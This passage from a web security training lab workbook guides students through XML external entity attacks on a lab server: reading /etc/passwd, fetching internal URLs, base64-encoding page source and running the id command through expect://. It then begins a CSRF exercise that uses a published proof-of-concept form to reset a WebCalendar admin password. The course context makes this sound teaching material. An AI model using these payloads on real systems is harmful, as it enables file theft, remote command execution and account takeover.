gedit /home/student/guide1.xml
```


3. Then enter the following XML data:

```
<?xml version="1.0"?>
<entry>
    <subject>Earth</subject>
    <category>Planets</category>
    <text>Mostly harmless.</text>
</entry>
```



4. Save the file. We will keep `gedit` open, and edit our existing file for upcoming challenges.
5. Open another terminal and type the following curl command to send the XML file to xml.php:

```
curl -d@/home/student/guide1.xml http://www.sec542.org/guide/xml.php
```




• Use an XML external entity to display text of your choice via one of the XML fields.

Solution

1. Let's use an XML external entity to display text of your choice via one of the XML fields

2. Use `gedit` to edit `/home/student/guide1.xml` and change it to the following:


```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe "gargle blaster" >]>
<entry>
    <subject>&xxe;</subject>
    <category>Planets</category>
    <text>Mostly harmless.</text>
</entry>
```



3. We want to save copies of our previous XML files, so be sure to use **Gear Icon** -> **Save As...** -> `/home/student/guide2.xml` .


Note

You may need to make the gedit window larger to view the **Save As...** option.



4. Then type the following `curl` command in a different terminal to send the XML file to `xml.php`:

```
curl -d@/home/student/guide2.xml http://www.sec542.org/guide/xml.php
```



- Use an XML external entity to display a local file such as `/etc/passwd`.

Solution


1. Let's use an XML external entity to display a local file such as `/etc/passwd`.

2. Use `gedit` to edit /home/student/guide2.xml and change this line:

```
<!ENTITY xxe "gargle blaster" >]>
```

3. Change it to the following:


```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
```



4. Use **Gear Icon** -> **Save As...** -> `/home/student/guide3.xml` to save the file.

5. Type the following `curl` command in a different terminal to send the XML file to `xml.php`:

```
curl -d@/home/student/guide3.xml http://www.sec542.org/guide/xml.php
```



• Use an XML external entity to surf to another URL that contains text, such as http://www.sec542.org/robots.txt.


Solution

1. We will use an XML external entity to surf to another URL that contains text, such as http://www.sec542.org/robots.txt.
2. Use `gedit` to edit `/home/student/guide3.xml` and change this line:

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
```

3. Change it to the following:

```
<!ENTITY xxe SYSTEM "http://www.sec542.org/robots.txt" >]>
```



4. Use **Gear Icon** -> **Save As...** -> `/home/student/guide4.xml` to save the file.
5. Then type the following `curl` command in a different terminal to send the XML file to `xml.php` :

```
curl -d@/home/student/guide4.xml http://www.sec542.org/guide/xml.php
```

6. Note that we used robots.txt because it will not break the XML syntax. HTML will not display (unless encoded) because it will break the XML syntax (nesting HTML inside of XML). You can test this by changing "http://www.sec542.org/robots.txt" to "http://www.sec542.org" in `guide4.xml` : you will get no results. We will address this in the next step

- Use an XML external entity to surf to another URL that contains HTML, such as http://www.sec542.org, and use base64 to encode the results.


Solution

1. Use `gedit` to edit `/home/student/guide4.xml` and change this line:

```
<!ENTITY xxe SYSTEM "http://sec542.org/robots.txt" >]>
```

2. Change it to:

```
<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=http://sec542.org/"
>]>
```



3. Use **Gear Icon** -> **Save As...** -> `/home/student/guide5.xml` to save the file.

4. Then type the following `curl` command in a different terminal to send the XML file to `xml.php`:

```
curl -d@/home/student/guide5.xml http://www.sec542.org/guide/xml.php
```


5. Then, highlight the base64 between:

`Thank you for your Hitchhiker's Guide to the GalaXXE Submission!!<br><br>Your entry:<br><br>Subject:`

...and:


`<br>Category: Planets<br>Text: Mostly harmless.<br>`

...and go to **Edit** -> **Copy**.



6. Then type the following in a terminal: `echo`. Then go to **Edit** -> **Paste**. Then type `| base64 -d`.

7. The source code of http://sec542.org will display.



• Use an XML external entity to run the `id` command (or any command of your choice).

Solution

1. Use `gedit` to edit `/home/student/guide5.xml` and change this line:

```
<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=http://sec542.org/"
>]>
```

2. Change it to:

```
<!ENTITY xxe SYSTEM "expect://id" >]>
```

Open + guide6.xml ~/

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "expect://id" >]>
<entry>
    <subject>&xxe;</subject>
    <category>Planets</category>
    <text>Mostly harmless.</text>
</entry>
```

3. Use **Gear Icon** -> **Save As...** -> `/home/student/guide6.xml` to save the file.

4. Then type the following `curl` command in a different terminal to send the XML file to `xml.php`:

```
curl -d@/home/student/guide6.xml http://www.sec542.org/guide/xml.php
```

Terminal - student@Security542: ~

File Edit View Terminal Tabs Help

```
[~]$ curl -d@/home/student/guide6.xml http://www.sec542.org/guide/xml.php
Thank you for your Hitchhiker's Guide to the GalaXXE Submission!!<br><br>Your en
try:<br><br>Subject: uid=33(www-data) gid=33(www-data) groups=33(www-data)
<br>Category: Planets<br>Text: Mostly harmless.<br>
[~]$
```

Exercise 5.1 - CSRF

Objectives

- Investigate a real-world CSRF flaw found in WebCalendar
- Understand key components of CSRF exploitation
- Tweak and weaponize a PoC exploit

Lab Note

The WebCalendar CSRF flaw was published by @hyp3rlinx (http://hyp3rlinx.altervista.org/).

Here is the Proof-of-Concept (PoC) CSRF code created by @hyp3rlinx; we will use this as the basis for our exploit (with some changes and additional code):

1) CSRF Protection Bypass to change Admin password PoC. Note: Name of the victim user is required for success.

```
<meta name="referrer" content="none">

<form id="CSRF" action="http://localhost/WebCalendar-1.2.7/edit_user_handler.php"
method="post">
<input type="hidden" name="formtype" value="setpassword" />
<input type="hidden" name="user" value="admin" />
<input name="upassword1" id="newpass1" type="password" value="123456" />
<input name="upassword2" id="newpass2" type="password" value="123456" />
</form>
```

Lab Setup

1. The first section of this lab includes a step-by-step walkthrough for creating PoC code for the WebCalendar 1.2.7 CSRF vulnerability.
2. The second section of the lab weaponizes the CSRF exploit. This section has three tracks:
    - Challenge (no hints)
    - Some hints
    - Full walkthrough
3. Plus, there is a bonus challenge at the end: Lowering the security of the site by changing the WebCalendar **public access** option via CSRF.

Note

HTTP referers are spelled two ways during this exercise. During 542.1 we noted (on the 'HTTP/1.0" slide) that RFC 1945 spells referer with three 'R's (and that is how it is spelled in the client header; you may check a request in ZAP or Burp to verify). So, Security 542 uses that spelling when discussing referers, as do most books and resources that discuss HTTP.

However: HTML5 (and DOM) use 'referrer' (with four 'R's). This lab uses this HTML5 option:

```
<meta name="referrer" content="no-referrer">
```

Attentive students may notice the use of both spellings during this lab. While it may be a bit confusing, it is correct.


Launch Zap

1. Launch **ZAP** by clicking the ZAP icon in the upper panel at the top of the screen:

Note

ZAP takes a while to launch, roughly 10 seconds or so. Many students end up accidentally launching ZAP two or three times during the delay. Run one instance of ZAP only.

Multiple instances of ZAP are running if you see this warning:




n this case, close the additional ZAP instances, leaving the original. When in doubt, close all ZAP instances and start over.


Warning

ZAP must be listening on port 8081 for this lab to work.

2. After ZAP starts, launch **Firefox** by clicking the Firefox icon in the upper panel.



3. Configure Firefox to use the running proxy.
4. In Firefox, select ZAP from the proxy selector drop-down:



> **Note**
>
> Always use the proxy selector to manage Firefox's proxy settings. Do not use other methods.

PoC: Step 1

1. In your Firefox browser, go to https://sec542.org/webcalendar/login.php.


> **Note**
>
> You must have Firefox set to proxy via ZAP before logging into WebCalendar. If you start ZAP later, you will have to log in again (via ZAP) for the rest of this section to work correctly.

2. Log in:
   - **Username**: `student`

- **Password**: `Security542`
- Also, check **Save login via cookies so I don't have to login next time**

3. Click **Login**.

4. Then go to **Settings** -> **My Profile** (in the upper-left corner of the calendar).




> **Note**
>
> During this lab, you will still need to log in again, even when "Save login via cookies so I don't have to login next time" is set. This is because our first attempt to test the PoC code will fail, and also trigger the user to be logged out. No worries: We will resolve this issue with the second PoC attempt (and also learn why the first attempt failed).

PoC: Step 2


1. For the PoC, we are changing our password to the same password, to avoid the risk of forgetting the new password and getting locked out of the account. We will later change the admin password for real.
2. Enter `Security542` under both **New Password** and **New Password (again)**. Then click **Set Password**.

3. Then click **OK**.

